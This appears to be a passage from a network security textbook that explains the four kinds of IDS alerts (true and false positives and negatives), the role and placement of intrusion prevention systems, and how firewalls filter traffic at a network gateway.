
Types of IDS Alerts

True Positive (Attack - Alert)	An IDS raises an alarm when a **legitimate attack** occurs	✓ ✓
False Positive (No Attack - Alert)	An IDS raises an alarm when **no attack** has taken place	✗ ✓
False Negative (Attack - No Alert)	An IDS does not raise an alarm when a **legitimate attack** has taken place	✗ ✗
True Negative (No Attack - No Alert)	An IDS does not raise an alarm when an **attack** has not taken place	✓ ✗

Types of IDS Alerts

An IDS generates four types of alerts: True Positive, False Positive, False Negative, and True Negative.

- **True Positive (Attack - Alert)**: A true positive is a condition that occurs when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker attempts to compromise the network, or it may be a drill, in which case security personnel use hacker tools to test a network segment.
- **False Positive (No attack - Alert)**: A false positive occurs if an event triggers an alarm when no actual attack is in progress. It occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and weaken their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine whether the IDS can distinguish between false positives and real attacks.
- **False Negative (Attack - No Alert)**: A false negative is a condition that occurs when an IDS fails to react to an actual attack event. This condition is the most dangerous failure, as the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert)**: A true negative is a condition that occurs when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative means successfully ignoring acceptable behavior. It is not harmful, as the IDS performs as expected in this case.



Intrusion Prevention System (IPS)

- An intrusion prevention system (IPS) is also considered as an **active IDS** since it is capable of not only detecting the intrusions **but also preventing them**
- It is a **continuous monitoring system** that often **sits behind the firewalls** as an additional layer of protection
- Unlike an IDS, which is passive, an IPS is **placed inline in the network**, between the source and destination to **actively analyze the network traffic** and to **automatically take decisions** on the traffic that is entering the network

Intrusion Prevention System (IPS)

Intrusion prevention systems (IPS) are considered as active IDS, as they are capable of not only detecting intrusions but also preventing them. IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection. Unlike IDS, which are passive, IPS are placed inline in the network, between the source and the destination, to actively analyze the network traffic and make automated decisions regarding the traffic that is entering the network.

Some of the actions that an IPS is meant to perform are as follows:

- Generate alerts if any abnormal traffic is detected in the network
- Continuously record real-time logs of network activities
- Block and filter malicious traffic
- Detect and eliminate threats quickly, as it is placed inline in the operational network
- Identify threats accurately without generating false positives

An IPS takes actions based on certain rules and policies configured into it. In other words, the IPS can identify, log, and prevent the occurrence of any intrusion or attack in the network. IPS can also be employed to detect critical issues in corporate security policies such as notorious insider threats, malicious network guests, etc.

Classification of IPS:

Like IDS, IPS are also classified into two types:

- Host-based IPS
- Network-based IPS

Advantages of IPS over IDS:

- Unlike IDS, IPS can block as well as drop illegal packets in the network
- IPS can be used to monitor activities occurring in a single organization
- IPS can prevent the occurrence of direct attacks in the network by controlling the amount of network traffic





Figure 12.5: Example of an IPS placement



Firewall

- Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network
- They are placed at the junction or **gateway** between two networks, which is usually between a private network and a public network such as the Internet
- Firewalls **examine all messages entering or leaving the Intranet** (or private network) and block those that do not meet the specified security criteria

✓ = Specified traffic allowed
✗ = Restricted unknown traffic

Firewall

A firewall is a software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access by users on other networks. They are placed at the junction or gateway between two networks, usually a private network and a public network such as the Internet. Firewalls examine all the messages entering or leaving the intranet and block those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with the router filters all the network packets to determine whether to forward them toward their destinations. Always install firewalls away from the rest of the network, so that none of the incoming requests can gain direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side.

- A firewall is an intrusion detection mechanism that is designed by an organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can be configured to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to avoid spam.
- A firewall can be configured to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that notifies the administrator about all attempts to access various services.

- The firewall verifies the incoming and outgoing traffic against its rules and acts as a router to move data between networks. The firewall allows or denies access requests made from one side of it to services on the other side.
- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on the address and type of traffic. They recognize the source and destination addresses as well as port numbers during address filtering, and they identify the types of network traffic during protocol filtering. Firewalls can identify the state and attributes of data packets.

